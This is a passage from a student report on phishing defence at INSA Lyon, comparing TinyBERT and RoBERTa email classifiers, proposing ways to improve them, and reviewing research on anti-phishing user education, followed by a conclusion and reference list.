

Fig. 14. Confusion Matrix for TinyBERT.

The confusion matrix for the TinyBert-based classifier shows that the model correctly identified 394 legitimate (ham) emails and 381 phishing (spam) emails. However, it made 20 false positive errors (ham emails incorrectly classified as spam) and 5 false negative errors (spam emails misclassified as ham).

When comparing this matrix to the one from the RoBERTa-based model, it is clear that TinyBert has a slightly higher number of false positives (20 compared to RoBERTa's 11). This indicates that TinyBert is more likely to flag legitimate emails as phishing, potentially leading to more false alarms for users. On the other hand, the number of false negatives is the same for both models (5), suggesting that both classifiers are equally effective at identifying phishing emails.

Comparing both models, RoBERTa appears to be slightly more conservative in its classification of legitimate emails, as evidenced by its lower false positive

count. However, TinyBert still performs competitively, with very similar results especially in identifying phishing emails and an execution 8 times faster. We can conclude that sacrificing a small amount of accuracy in exchange for improved speed may be highly beneficial.

5.3 Improving the model

Better choice of training arguments. Because of time constraints, we didn't have time to optimize the training arguments to enable maximum capacity of the model. A good way to improve spam detection would be to improve the training of the model.

More features. The results we obtained are definitely interesting. However, we did think of ways to improve spam detection. It has been shown that using a Bayesian approach with considering more features is helping spam detection [18]. However, let us notice that this research is quite old, hence we cannot really take it as is, but it does give a good insight on the features we might want to consider, such as:

- Was the email sent to a mailing list ?
- Was the email sent from a domain ending in ".edu", or from a well known domain ?
- Did the item contain multiple punctuation marks like "!!!" ?
- Does the mail comply with security and mailing standards ?
- Does the mail address (or even domain ?) appear in a blacklist ?

These static features can be computed alongside a classifier on the text of the mail. We could gather the results using a Bayesian approach, to give a score representing the likelihood this email is a spam.

Use a multilingual model. Especially in research environments like INSA Lyon, people receive emails in English and in French. We think it is a reasonable assumption that the spams would also be in both languages. Another interesting path to improve our classifier is to use multilingual models such as XLM-RoBERTa [7, 3], trained to work with a hundred different languages. However, this research would require to have spam datasets in multiple languages.

6 Remediation through education — literature review

While technological defenses such as email filtering and multi-factor authentication have advanced, they are not foolproof. Human error remains a major vulnerability, making user education a critical line of defense. This section presents an overview of research on educational interventions designed to enhance users' phishing awareness and detection capabilities.

6.1 Trends in Phishing Attacks and Prevention Strategies

Phishing techniques have evolved to include spear phishing, whaling, and smishing[1], making them more difficult to detect. "Analysis of Phishing Attack Trends, Impacts and Prevention Methods: Literature Study" [17] explores the latest trends and evaluates various preventive measures, including technological and educational approaches. The study underscores the importance of multi-layered defense strategies that combine user education with advanced security measures. Modern phishing campaigns leverage social engineering tactics, artificial intelligence, and deepfake technology to create highly convincing fraudulent messages. Despite technological advancements, studies consistently show that users trained to recognize phishing attacks remain the most effective defense mechanism.

6.2 Importance of User Awareness

Studies emphasize that improving user awareness significantly reduces the likelihood of falling victim to phishing attacks. Research such as "An Evaluation of User Awareness for the Detection of Phishing Emails" [1] highlights the effectiveness of awareness programs conducted within organizations, showing a positive correlation between awareness and the ability to detect phishing attempts. The study involved 1500 users in the education sector and demonstrated that targeted training interventions improved phishing detection skills. Furthermore, awareness programs often focus on recognizing common phishing indicators such as suspicious links, spelling errors, and unusual sender addresses. A critical challenge, however, is ensuring that users maintain a high level of vigilance over time. Organizations are increasingly turning to periodic refresher courses and simulated phishing exercises to reinforce awareness and measure progress.

6.3 Effectiveness of Phishing Training Programs

Several studies have evaluated different educational approaches to combat phishing."Simulated Phishing Training Exercises versus Gamified Phishing Education Games" [4] and "Training Users to Identify Phishing Emails" [20] demonstrate that structured training programs improve users' ability to distinguish phishing emails from legitimate ones. Despite positive results, these studies note that short training sessions yield limited long-term retention, suggesting the need for continuous reinforcement. Gamified approaches, in particular, have shown promise in increasing user engagement by making training more interactive and memorable. However, the effectiveness of such programs often depends on factors such as the frequency of training, content relevance, and users' initial knowledge levels. The implementation of real-world simulated attacks within organizations helps in assessing user responses and identifying areas where further training is required.

[1] See Related work.

6.4 Training Children Against Phishing

While much research focuses on adult users, the study "How Effective is Anti-Phishing Training for Children?" [14] provides insights into the importance of educating younger audiences. Children showed short-term improvement in phishing detection after training, but retention declined over time. This finding highlights the necessity of periodic training sessions in school curricula to enhance long-term cybersecurity resilience. As children increasingly engage with digital platforms, they become targets for cyber threats. Training programs aimed at children often incorporate interactive elements such as games, quizzes, and storytelling to improve comprehension and retention. Additionally, collaboration with parents and educators is crucial to reinforce safe online habits and ensure continuous learning. Cybersecurity education at an early age is vital to instill a culture of security awareness that can benefit society as a whole.

6.5 Challenges and Limitations of Educational Interventions

Despite the benefits of educational programs, challenges remain in terms of scalability, engagement, and retention. Research indicates that users tend to revert to previous behaviors over time without regular reinforcement. Additionally, the effectiveness of training varies across demographic groups, suggesting a need for tailored educational content that considers age, experience, and cognitive factors. Another challenge is measuring the effectiveness of training programs accurately. Organizations must develop metrics and evaluation frameworks to track improvements in phishing detection and response. Furthermore, cultural differences and language barriers may affect users' understanding and implementation of best practices, necessitating localized training solutions.

6.6 Conclusion and Future Directions

Educational interventions play a crucial role in mitigating phishing attacks by empowering users with the knowledge to recognize and avoid threats. Future research should explore adaptive learning approaches, personalized training programs, and the integration of behavioral psychology to enhance training effectiveness. Continuous efforts to improve phishing education are essential to keep pace with evolving attack strategies and maintain a strong human firewall. As phishing tactics become more sophisticated, a proactive approach that combines education with emerging technologies such as artificial intelligence, blockchain, and behavioral analytics will be key to strengthening overall cybersecurity resilience.

7 Conclusion

This report highlights the persistent and evolving threat of phishing attacks, emphasizing their reliance on sophisticated social engineering techniques to exploit human vulnerabilities. Through the conceptualization and simulation of a

targeted phishing attack on the INSA Lyon email system, we identified critical vulnerabilities such as the absence of multi-factor authentication and ineffective spam filtering. These findings underscore the importance of addressing both technical and human factors in combating phishing.

To mitigate such threats, we proposed a dual approach combining advanced spam detection technologies with user education. By leveraging powerful machine learning models like RoBERTa and TinyBERT, we demonstrated significant improvements in spam detection accuracy. These models not only enhance the identification of phishing emails but also provide scalable solutions capable of handling high volumes of email traffic efficiently. Additionally, our findings reaffirm the importance of user education as a fundamental defense mechanism. Continuous training programs and awareness campaigns are essential to empower users to recognize and respond to phishing attempts effectively.

As phishing tactics continue to evolve, this study emphasizes the need for a proactive and comprehensive cybersecurity strategy. By integrating technological advancements with educational initiatives, organizations can build resilience against phishing attacks and safeguard sensitive information. Future work could explore further refinements in machine learning models, the integration of MFA systems, and more dynamic educational interventions to adapt to emerging threats in the cybersecurity landscape.

References

1. Alwanain, M.I.: An Evaluation of User Awareness for the Detection of Phishing Emails. International Journal of Advanced Computer Science and Applications (IJACSA) **10**(10) (2019). https://doi.org/10.14569/IJACSA.2019.0101046
2. Cloudflare: What is a phishing attack? (nd), https://www.cloudflare.com/en-gb/learning/access-management/phishing-attack/, accessed: 2025-01-27
3. Conneau, A., Khandelwal, K., Goyal, N., Chaudhary, V., Wenzek, G., Guzmán, F., Grave, E., Ott, M., Zettlemoyer, L., Stoyanov, V.: Unsupervised Cross-lingual Representation Learning at Scale (Apr 2020). https://doi.org/10.48550/arXiv.1911.02116, arXiv:1911.02116 [cs]
4. Davis, N., Grant, E.S.: Simulated Phishing Training Exercises versus Gamified Phishing Education Games. In: 2022 Fourth International Conference on Emerging Research in Electronics, Computer Science and Technology (ICERECT). pp. 1–8 (Dec 2022). https://doi.org/10.1109/ICERECT56837.2022.10060595
5. Express.js Team: Express - node.js web application framework (2024), https://expressjs.com/, accessed: February 4, 2025
6. Facebook: roberta-base · Hugging Face (2018), https://huggingface.co/FacebookAI/roberta-base
7. Facebook: xlm-roberta-base · Hugging Face (2019), https://huggingface.co/FacebookAI/xlm-roberta-base
8. Gangavarapu, T., Jaidhar, C.D., Chanduka, B.: Applicability of machine learning in spam and phishing email filtering: review and approaches. Artificial Intelligence Review **53**(7), 5019–5081 (Oct 2020). https://doi.org/10.1007/s10462-020-09814-9, https://doi.org/10.1007/s10462-020-09814-9

9. He, D., Lv, X., Zhu, S., Chan, S., Choo, K.K.R.: A Method for Detecting Phishing Websites Based on Tiny-Bert Stacking. IEEE Internet of Things Journal **11**(2), 2236–2243 (Jan 2024). https://doi.org/10.1109/JIOT.2023.3292171, https://ieeexplore.ieee.org/abstract/document/10172235, conference Name: IEEE Internet of Things Journal
10. Huawei, N.: huawei-noah/TinyBERT_general_4l_312d · Hugging Face (2019), https://huggingface.co/huawei-noah/TinyBERT_General_4L_312D
11. INSA, L.: Découvrir l'INSA Lyon (2024), https://www.insa-lyon.fr/fr/decouvrir-l-insa-lyon-0
12. INSA Lyon: Institut national des sciences appliquées de lyon (2024), https://www.insa-lyon.fr/, accessed: February 2, 2025
13. Jiao, X., Yin, Y., Shang, L., Jiang, X., Chen, X., Li, L., Wang, F., Liu, Q.: TinyBERT: Distilling BERT for Natural Language Understanding (Oct 2020). https://doi.org/10.48550/arXiv.1909.10351, http://arxiv.org/abs/1909.10351, arXiv:1909.10351 [cs]
14. Lastdrager, E., Gallardo, I.C., Hartel, P., Junger, M.: How Effective is {Anti-Phishing} Training for Children? In: USENIX. pp. 229–239 (2017), https://www.usenix.org/conference/soups2017/technical-sessions/presentation/lastdrager
15. Liu, Y., Ott, M., Goyal, N., Du, J., Joshi, M., Chen, D., Levy, O., Lewis, M., Zettlemoyer, L., Stoyanov, V.: RoBERTa: A Robustly Optimized BERT Pretraining Approach (Jul 2019). https://doi.org/10.48550/arXiv.1907.11692, http://arxiv.org/abs/1907.11692, arXiv:1907.11692 [cs]
16. Otieno, D.O., Siami Namin, A., Jones, K.S.: The Application of the BERT Transformer Model for Phishing Email Classification. In: 2023 IEEE 47th Annual Computers, Software, and Applications Conference (COMPSAC). pp. 1303–1310 (Jun 2023). https://doi.org/10.1109/COMPSAC57700.2023.00198, https://ieeexplore.ieee.org/abstract/document/10197078, iSSN: 0730-3157
17. Putra, F.P.E., Ubaidi, U., Zulfikri, A., Arifin, G., Ilhamsyah, R.M.: Analysis of Phishing Attack Trends, Impacts and Prevention Methods: Literature Study. Brilliance: Research of Artificial Intelligence **4**(1), 413–421 (Aug 2024). https://doi.org/10.47709/brilliance.v4i1.4357, https://jurnal.itscience.org/index.php/brilliance/article/view/4357
18. Sahami, M., Dumais, S., Heckerman, D., Horvitz, E.: A Bayesian Approach to Filtering Junk E-Mail. AAAI'98 Workshop on Learning for Text Categorization **62** (Jun 1998)
19. Statista: Emails sent per day 2027, https://www.statista.com/statistics/456500/daily-number-of-e-mails-worldwide/
20. Weaver, B.W., Braly, A.M., Lane, D.M.: Training Users to Identify Phishing Emails. Journal of Educational Computing Research **59**(6), 1169–1183 (Oct 2021). https://doi.org/10.1177/0735633121992516, https://doi.org/10.1177/0735633121992516, publisher: SAGE Publications Inc
21. Wiechmann, M.: Enron Spam Dataset (2021), https://github.com/MWiechmann/enron_spam_data
22. Zimbra, I.: Zimbra collaboration suite (2025), https://www.zimbra.com/, accessed: 2025-02-11